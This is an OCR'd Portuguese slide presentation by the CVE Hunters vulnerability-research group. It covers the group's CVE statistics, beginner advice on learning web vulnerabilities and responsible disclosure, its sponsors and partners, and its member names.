
Laboratório de Pesquisa Cibernética

INSTITUTO MILITAR DE ENGENHARIA

CVE-2025-7728



CVE-2025-7729



Dá para fazer um $?

0-day

ZERO DAY INITIATIVE

CVE-2025-10023

centreon

Números

~~170~~ 236 Vulnerabilidades

~~116~~ 183 CVE Publicadas.

~~20~~ 85 Membros.

~~0~~ 2 Bounty

2 Parcerias diretas.(Wegia e Portabi

2 Participações em Evento

~~0~~ 1 Patrocinador

~~5~~ 9 Projetos

https://www.cvehunters.com/stats

Como começar?

Noob Completo

Estudar e Estudar

Estude Vulnerabilidades Web OWASP TOP 10.

Study in group

Se possível, tente estudar em grupo ou em dupla — um amigo pode ter o conhecimento que você precisa, e você pode ter aquilo que está faltando para ele. Será mais divertido juntos.

Não tão Noob

Escolha 1 projeto e 1 tipo de vulnerabilidade

Procure um projeto que faça sentido para você — evite entrar de forma aleatória. Defina um prazo de pesquisa — dedique um mês a um projeto e, se não encontrar nada, siga em frente. Evite trabalhar em vários projetos ao mesmo tempo. Depois, comece a caçar!

Ética e responsabilidade

Pratique sempre a divulgação responsável. Trabalhe junto com os mantenedores do projeto para garantir que as vulnerabilidades sejam corrigidas antes da divulgação pública.

Dicas CVE-Hunters

- Uma vulnerabilidade de cada vez
- Antes de começar hackear, entenda a aplicação
- Tente contato direto com os Dev
- Configure seu ambiente local
- Verifique CVE’s já publicadas
- Work in group

Futuro

- Continuar fomentando a pesquisa de vulnerabilidade
- Continuar ajudando projetos BR
- Continuar ajudando os que estão iniciando
- Parcerias com Faculdades e Cursos
- Estamos online, grupo aberto para todos!
- Convidados para WorkShop Defcon34 Villa

Patrocinador

Pioneira no mercado brasileiro de **Segurança da Informação**, possuímos uma sólida base de clientes, distribuídos em diversos portes e segmentos, atendendo desde grandes empresas públicas e privadas, até empresas de médio porte.

Atuando sempre com **ferramentas líderes** e fabricantes reconhecidos, temos uma equipe altamente qualificada e estamos preparados para entender e endereçar os desafios de nossos clientes, atendendo de forma consultiva e apoiando as empresas nos crescentes desafios relacionados à Segurança da Informação.

Ademais, com um modelo adaptável, atendemos tanto os clientes que desejam realizar apenas compras tradicionais (aquisição de produtos, implantação e treinamento), quanto àqueles que entendem a Segurança da Informação como um serviço essencial e optam pela **contratação de SLA** (produtos e serviços entregues como uma única solução), podendo desta forma focar na estratégia e em seu negócio.

E tudo isso com as certificações ABNT ISO/IEC 27001, 27701, 37001 e 37301.

Com isso mantemos uma empresa sustentável e sempre pronta a apoiar nossos clientes.

future

https://future.com.br/

EKOPARTY

Apoio e Parceiros

Emile Caido's CEO

VulDB
Preferred CNA

Parceiros

UM PASSO DE CADA VEZ
INSTITUTO

HACKTIBA
CVE
CVE HUNTERS

Salve

		
Angelo Morette	Diego Castro	Elisângela Mendonça

		
Fernanda Martins	Isadora Novaes	Karina Gante

		
Marcelo Queiroz	Pedro Lyrio	Rafael Corvino

		
Raul Pazemécxas	Samara Gama	Taíza Oliveira

	
Vanderlei Princival	Vinícius Melfi

Contatos

www.cvehunters.com

nmmorette.github.io